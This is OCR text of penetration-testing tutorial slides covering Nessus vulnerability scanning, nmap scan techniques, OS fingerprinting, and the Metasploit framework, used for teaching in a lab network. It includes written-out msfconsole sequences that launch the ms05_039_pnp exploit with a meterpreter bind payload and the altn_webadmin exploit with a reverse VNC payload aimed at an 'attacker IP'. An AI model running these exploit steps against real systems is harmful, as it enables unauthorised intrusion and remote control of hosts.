
- …


DebianEtchMini - VMware Workstation
File Edit View VM Team Windows Help
DebianEtchMini
Windows 2000 Server
Applications Places Desktop
Ita
23:54
Nessus "NG" Report
Subnet
192.168.10
Host
192.168.10.110
Port
smtp (25/tcp)
netbios-ssn (139/tcp)
netbios-ns (137/udp)
ms-lsa (1028/udp)
microsoft-ds (445/tcp)
https (443/tcp)
http (80/tcp)
general/udp
general/tcp
general/icmp
exosee (1027/tcp)
epmap (135/udp)
epmap (135/tcp)
cap (1026/tcp)
blackjack (1025/tcp)
Severity
Security Warning
Security Note
Security Hole
The remote host is vulnerable to a denial of service attack in its SMB stack.
An attacker may exploit this flaw to crash the remote host remotely, without any kind of authentication.
Solution : http://www.microsoft.com/technet/security/bulletin/ms02-045.mspx
Risk factor : High
CVE : CVE-2002-0724
BID : 5556
Other references : OSVDB:2074
Save report...
Close window
user@debian: ~
[user@debian: ~]
Nessus Setup
Nessus "NG" Re...
user@debian: ~
35

Tool	UNIX	Windows	TCP scan	UDP scan	Host discovery	Port scanner	OS fingerprinting	DOS	Anonimity level
SATAN	x		x		x	x		x	Medium
SARA	x		x			x		x	Medium
Nessus	x		x	x	x	x			Medium
Advanced IP scanner		x	x		x				Medium
Advanced port scanner		x	x			x			Medium
Strobe	x		x		x	x			Medium
Udp_scan	x			x	x	x			Low
Netcat	x		x	x	x	x			Low
Xprobe	x		x		x		x		Low
SoftPerfect Network Scanner		x	x		x	x			Low
Angry IP Scanner		x	x		x	x			Low
GFI LANGuard Network Scanner	x	x	x		x	x			Low
Superscan		x	x	x	x	x			Medium
Scanmaster Standard	x	x	x	x		x			Medium

Exploit vulnerability

- Try to exploit detected vulnerabilities, for example:
  - Buffer overflow
  - Heap overflow
  - SQL injection
  - Code injection
  - Cross-site scripting
- Metasploit is a framework that allows to test attacks


DebianEtchMini - VMware Workstation
File Edit View VM Team Windows Help
DebianEtchMini
Windows 2000 Server
Applications Places Desktop
user@debian: ~
File Edit View Terminal Tabs Help
=[msf v3.0
+ -- --=[176 exploits - 104 payloads
+ -- --=[17 encoders - 5 nops
=[30 aux
msf > use windows/smb/ms05_039_pnp
msf exploit(ms05_039_pnp) > set RHOST 192.168.10.110
RHOST => 192.168.10.110
msf exploit(ms05_039_pnp) > set TARGET 0
TARGET => 0
msf exploit(ms05_039_pnp) > set PAYLOAD windows/meterpreter/bind_tcp
PAYLOAD => windows/meterpreter/bind_tcp
msf exploit(ms05_039_pnp) > exploit

metasploit

Alternatives


Tools / Features	Core Impact	Immunity Canvas	SecurityForest	Metasploit
License	25.000$ Open-source (but some libraries are only in binaries)	1.450$ Open source 3 months of updates and support	Free and Open-source	Free and Open-source
Number of Exploits	-	more of 150	~2500 (at February 2005)	191 (at October 2007)
Updates	Frequently (weekly)	Frequently (average 4 exploit every month)	Occasionally (last updates in 2005)	Occasionally (last updates on October 2007)
Platform	Only Windows	Independent	Only Windows	Independent
Program Language	Python	Python	Perl for framework, many others languages for exploits (C,Perl,Python,Ruby,Shell,...)	Ruby, C, Assembler
Advantages	Report system / Integrationwith vulnerability assessment tools	0-day payload	Number of pre-compiled exploits (see ExploitationTree)	Free / IDS-IPS evasion / support to write exploits and large used in security community

Penetration Test Tutorial

Nmap (Network Mapper)

Port Division
- open, closed, filtered, unfiltered, open|filtered and closed|filtered

Scanning techniques
-sS (TCP SYN scan)
-sT (TCP connect() scan)
-sU (UDP scans)
-sA (TCP ACK scan)
-sW (TCP Window scan)
-sM (TCP Maimon scan)
--scanflags (Custom TCP scan)
-sI <zombie host[:probeport]> (Idlescan)
-sO (IP protocol scan)
-sN; -sF; -sX (TCP Null, FIN, and Xmas scans)
-b <ftp relay host> (FTP bounce scan)



Identify active hosts and services in the network

- **ping sweep** useful to identify targets and to verify also rogue hosts
- Ex:
  - nmap -v -sP 192.168.100.0/24
    - -sP Ping scan.
- **port scanning** useful to identify active ports (services or daemons) that are running on the targets
- Ex:
  - nmap -v -sT 192.168.100.*x*
    - -sT normal scan
    - -sS stealth scan

Identify target OS version

- **OS Fingerprinting**: there are different values for each OS (Ex. TCP stack, …)
- Ex: Nmap –O <target>

	linux 2.4	linux 2.6	openbsd	windows 9x	windows 200	windows xp
ttl	64	64	64	32	128	128
packet length	60	60	64	48	48	48
initial windows	5840	5840	16384	9000	16384	16384
mss	512	512	1460	1460	1460	1460
ip id	0	random	random	Increment	increment	increment
enabled tcp opt	MNNTNW	MNNTNW	M	M	MNNT	MNW
timestamp inc.	100hz	1000hz	unsupported	unsupported	unsupported	unsupported
sack	OK	OK	OK	OK	OK	OK
SYN attempts	5	5	4	3	3	3

Vulnerability scanning

- **Nessus** is a leader tool in vulnerability scanning
- There are two components :
  - **nessusd** server with plugins' list of known vulnerabilities (there are different kinds of subscription depending on how old are plugins)
  - **nessus** is a front end of the tool there are several version for windows and linux systems

Introduction to Nessus

- Created by Renaud Deraison
- Currently Maintained by Tenable Network Security
- Uses the NASL Scripting language for it's plugins (currently over 13,000 plugins!)
- Price is still Free! But no more open source
- Register to obtain many NASL plugins (7 day delay).
- Or Purchase a Direct Feed for the Latest!


Nessus Features

- Client/Server Architecture
- SSL/PKI supported
- Smart Service Recognition
  - (i.e. FTP on 31337)
- Non-Destructive or Thorough Tests
- Vulnerability Mapping to CVE, Bugtraq, and others
- Vulnerability Scoring using CVSS from NIST.

OpenVAS

- OpenSource Vulnerability Assessment Scanner
- Previously **GNessUs** (a GPL fork of the Nessus)
- OpenVAS is a security scanner to allow future free development of the now-proprietary NESSUS tool
- OpenVAS now offers 15’000 Network Vulnerability Tests (NVTs) more all NASL plugins.

Open VAS technology



Exploit vulnerabilities

- **metasploit** is a framework that allows to perform real attacks
- You need to start metasploit from the start menu
  (Penetration Test->Framework 3)
  - msfconsole

Select the exploit and the payload

- Select an exploit:
  - msf > use windows/http/altn_webadmin
  - msf exploit(altn_webadmin) >
- Select the payload for the exploit (setting the PAYLOAD global datastore)
  - msf exploit(altn_webadmin) >
    set PAYLOAD windows/vncinject/reverse_tcp
    - PAYLOAD => windows/vncinject/reverse_tcp

Set options for exploit and payload

- Show options
  - msf exploit(altn_webadmin) > show options
- Set the options:
  - msf…> set RHOST 192.168.100.*x* **TARGET IP**
  - msf…> set RPORT 1000 **VULNERABLE SERVICE**
  - msf…> set LHOST 192.168.100.*Y* **ATTACKER IP**
  - msf…> set TARGET 0 **TYPE OF EXPLOIT**
- Launch the exploit
  - msf exploit(altn_webadmin) > exploit

Vulnerabilities disclosure

- If we find a new vulnerability (Zero Day Vulnerability)
- What we have to do?
  - Do not say anything and maintain the secret perhaps in the future the producer will fix it
  - Spread the information:
    - to all or just to the producer
  - Which level of detail reveal
    - Full disclosure with possibility of helping cracker?
    - Partial disclosure that could be unuseful?
  - Sell it …